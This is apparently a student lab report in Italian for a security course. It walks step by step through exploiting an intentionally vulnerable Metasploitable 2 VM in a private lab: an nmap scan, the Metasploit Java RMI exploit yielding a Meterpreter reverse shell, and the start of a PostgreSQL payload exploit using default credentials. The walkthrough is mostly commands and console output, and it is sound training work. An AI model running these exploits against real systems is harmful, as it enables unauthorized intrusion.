



CSO424

# PROGETTO SETTIMANALE

*Presented by: GIULIA FIACCHI*

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1.configurazione di rete.
  - 2.informazioni sulla tabella di routing della macchina vittima.

# PARTE 1

## CONFIGURAZIONI IP

Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.75.112/24" con il comando "**sudo nano /etc/network/interfaces**"

Poi si è eseguito il comando "**sudo reboot**" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "**ip a**" che la configurazione fosse andata a buon fine.

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
gateway 192.168.75.1


[ Wrote 15 lines ]
```

# PARTE 1

## CONFIGURAZIONI IP

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "192.168.75.111/24" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.





# PARTE 1

## CONFIGURAZIONI IP

Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando “**ping -c4 INDIRIZZO IP**”



```
msfadmin@metasploitable:~$ ping -c4 192.168.75.111
PING 192.168.75.111 (192.168.75.111) 56(84) bytes of data.
64 bytes from 192.168.75.111: icmp_seq=1 ttl=64 time=2.55 ms
64 bytes from 192.168.75.111: icmp_seq=2 ttl=64 time=0.863 ms
64 bytes from 192.168.75.111: icmp_seq=3 ttl=64 time=2.75 ms
64 bytes from 192.168.75.111: icmp_seq=4 ttl=64 time=0.776 ms

--- 192.168.75.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.776/1.738/2.755/0.921 ms
```

```
(kali@kali)-[~]
$ ping -c4 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=0.898 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=13.1 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=1.70 ms
64 bytes from 192.168.75.112: icmp_seq=4 ttl=64 time=0.591 ms

— 192.168.75.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3034ms
rtt min/avg/max/mdev = 0.591/4.064/13.072/5.216 ms
```

## PARTE 2

### METASPLOIT

Ora procediamo con la sessione di hacking.

Prima di tutto è necessario eseguire una scansione sulla macchina che vogliamo attaccare per vedere su quali porte sfruttare la vulnerabilità, con il comando:

`"nmap -sV 192.168.75.112"`

Quella che utilizzeremo sarà la porta 1099  
Java RMI.

```
(kali@kali)~$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.75.112
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.64 seconds
```



# PARTE 2

## METASPLOIT

Verificata la porta da sfruttare si procede con l'avvio di metasploit con il comando "**msfconsole**".

Poi inseriamo il comando "**search java\_rmi**" per cercare il modulo di exploit da utilizzare. Ci ha dato diversi risultati ma, è stato scelto di utilizzare il modulo 1 perchè è quello che fa più al caso nostro ed ha la rank su excellent.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

  METASPLOIT

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

```
msf6 > search java_rmi
Matching Modules

#  Name
-  -
0  auxiliary/gather/java_rmi_registry
s Enumeration
1  exploit/multi/misc/java_rmi_server
fault Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server
dpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl
rialization Privilege Escalation

Disclosure Date  Rank    Check  Description
2011-10-15      excellent Yes    Java RMI Server Insecure De
2011-10-15      normal  No     Java RMI Server Insecure En
2010-03-31      excellent No     Java RMIConnectionImpl Dese

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_
impl
```

## PARTE 2

### METASPLOIT

Individuato il modulo giusto, eseguiamo il comando “**use 1**” per caricarlo (si può utilizzare anche use seguito dal nome del payload).

Poi eseguiamo il comando “**show options**” per verificare se alcuni parametri devono essere configurati. E come possiamo osservare è necessario specificare il remote host ed è obbligatorio perchè è indicato con “required: yes”

```
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) >
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.75.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```




## PARTE 2

### METASPLOIT

Consultata la tabella options si è proceduto alla compilazione dei dati necessari; per configurare la voce RHOSTS è stato eseguito il comando:

`"set RHOST 192.168.75.112"`

Poi eseguiamo di nuovo il comando "show options" per verificare che la configurazione sia andata a buon fine.



A screenshot of a Metasploit terminal session. At the top, the command `msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.75.112` is entered, followed by `RHOSTS => 192.168.75.112`. Then, the command `msf6 exploit(multi/misc/java_rmi_server) > show options` is entered. Below this, the terminal displays the 'Module options' for the `exploit/multi/misc/java_rmi_server` module. A blue oval highlights the `RHOSTS` row in the table. A blue arrow points to the `set RHOSTS` command line. The table lists various options like `HTTPDELAY`, `RHOSTS`, `RPORT`, `SRVHOST`, `SRVPORT`, `SSL`, `SSLCert`, and `URIPATH`. Below the module options, the 'Payload options' for the `java/meterpreter/reverse_tcp` payload are shown, including `LHOST` and `LPORT`. Finally, the 'Exploit target' section shows a single target: `0 Generic (Java Payload)`.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.75.112
RHOSTS => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.75.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.75.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

## PARTE 2

### METASPLOIT

Dalla sessione show options abbiamo potuto notare che non ci sono payloads disponibili perciò è stato direttamente eseguito il comando “**exploit**” ed avviato. Finito il suo processo si è osservato che rimanda ad una sessione di meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/rAZ29GvhfM
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:36551) at 2024-07-12 03:43:45 -0400
meterpreter > █
```



## PARTE 3

### METERPRETER

Una volta ottenuta una sessione remota Meterpreter, la traccia richiede di raccogliere le seguenti evidenze sulla macchina remota: configurazione di rete e informazioni sulla tabella di routing; per capire quali siano i comandi utili è stato eseguito il comando “**help**” che restituisce la tabella dei comandi possibili in meterpreter.

```
meterpreter > help
```

Questi sono i comandi  
che sono stati utilizzati

#### Stdapi: Networking Commands

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

# PARTE 3

## METERPRETER

### Configurazione di rete "ifconfig"

```
meterpreter > ifconfig ←
```

Interface 1

---

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::

Interface 2

---

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.75.112
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fe4f:b159
IPv6 Netmask	: ::

### Tabella di routing "route"

```
meterpreter > route ←
```

IPv4 network routes

---

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.75.112	255.255.255.0	0.0.0.0		

IPv6 network routes

---

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe4f:b159	::	::		



# TRACCIA

## ESERCIZIO 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.



# PARTE 1

## METASPLOIT

Come nell'esercizio 1 è stato eseguito il comando "nmap" per vedere a quale porta corrispondesse la vulnerabilità PostgreSQL e corrisponde alla porta 5432.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.75.112
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.64 seconds
```



# PARTE 1

## METASPLOIT

Poi è stato avviato Metasploit come fatto in precedenza e cercato il modulo che andremo ad utilizzare con il comando “**search postgres**”, sono stati analizzati nel dettaglio tutti i moduli ed è stato scelto come soluzione ottimale il 13.

msf6 > search postgres

### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/postgresql		normal	No	Authentication
1	post/linux/gather/enum_users_history		normal	No	Linux Gather U
2	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine D
3	exploit/windows/misc/manageengine_eventlog_analyzer_rce	2015-07-11	manual	Yes	ManageEngine E
4	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine P
5	auxiliary/analyze/crack_databases		normal	No	Password Crack
6	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COP
7	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CRE
8	auxiliary/scanner/postgres/postgres_dbname_flag_injection		normal	No	PostgreSQL Dat
9	auxiliary/scanner/postgres/postgres_login		normal	No	PostgreSQL Log
10	auxiliary/admin/postgres/postgres_readfile		normal	No	PostgreSQL Ser
11	auxiliary/admin/postgres/postgres_sql		normal	No	PostgreSQL Ser
12	auxiliary/scanner/postgres/postgres_version		normal	No	PostgreSQL Ver
13	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for
14	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for
15	auxiliary/scanner/postgres/postgres_hashdump		normal	No	Postgres Passw
16	auxiliary/scanner/postgres/postgres_schemadump		normal	No	Postgres Schem
17	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails
18	exploit/multi/http/rudder_server_sqli_rce	2023-06-16	excellent	Yes	Rudder Server
19	post/linux/gather/vcenter_secrets_dump	2022-04-15	normal	No	VMware vCenter



# PARTE 1

## METASPLOIT

Individuato il modulo giusto, eseguiamo il comando “**use 13**” per caricarlo (si può utilizzare anche use seguito dal nome del payload).

Poi eseguiamo il comando “**show options**”. E come possiamo osservare è necessario specificare il remote host ed il local host, sono obbligatori perchè sono indicati con “required: yes”

```
msf6 > use 13  
[*] Using configured payload linux/x86/meterpreter/reverse_tcp  
msf6 exploit(linux/postgres/postgres_payload) > █
```

```
msf6 exploit(linux/postgres/postgres_payload) > show options  
Module options (exploit/linux/postgres/postgres_payload):  


| Name     | Current Setting | Required | Description                                                                                                                                                                                         |
|----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DATABASE | template1       | yes      | The database to authenticate against                                                                                                                                                                |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password.                                                                                                                         |
| RHOSTS   |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 5432            | yes      | The target port                                                                                                                                                                                     |
| USERNAME | postgres        | yes      | The username to authenticate as                                                                                                                                                                     |
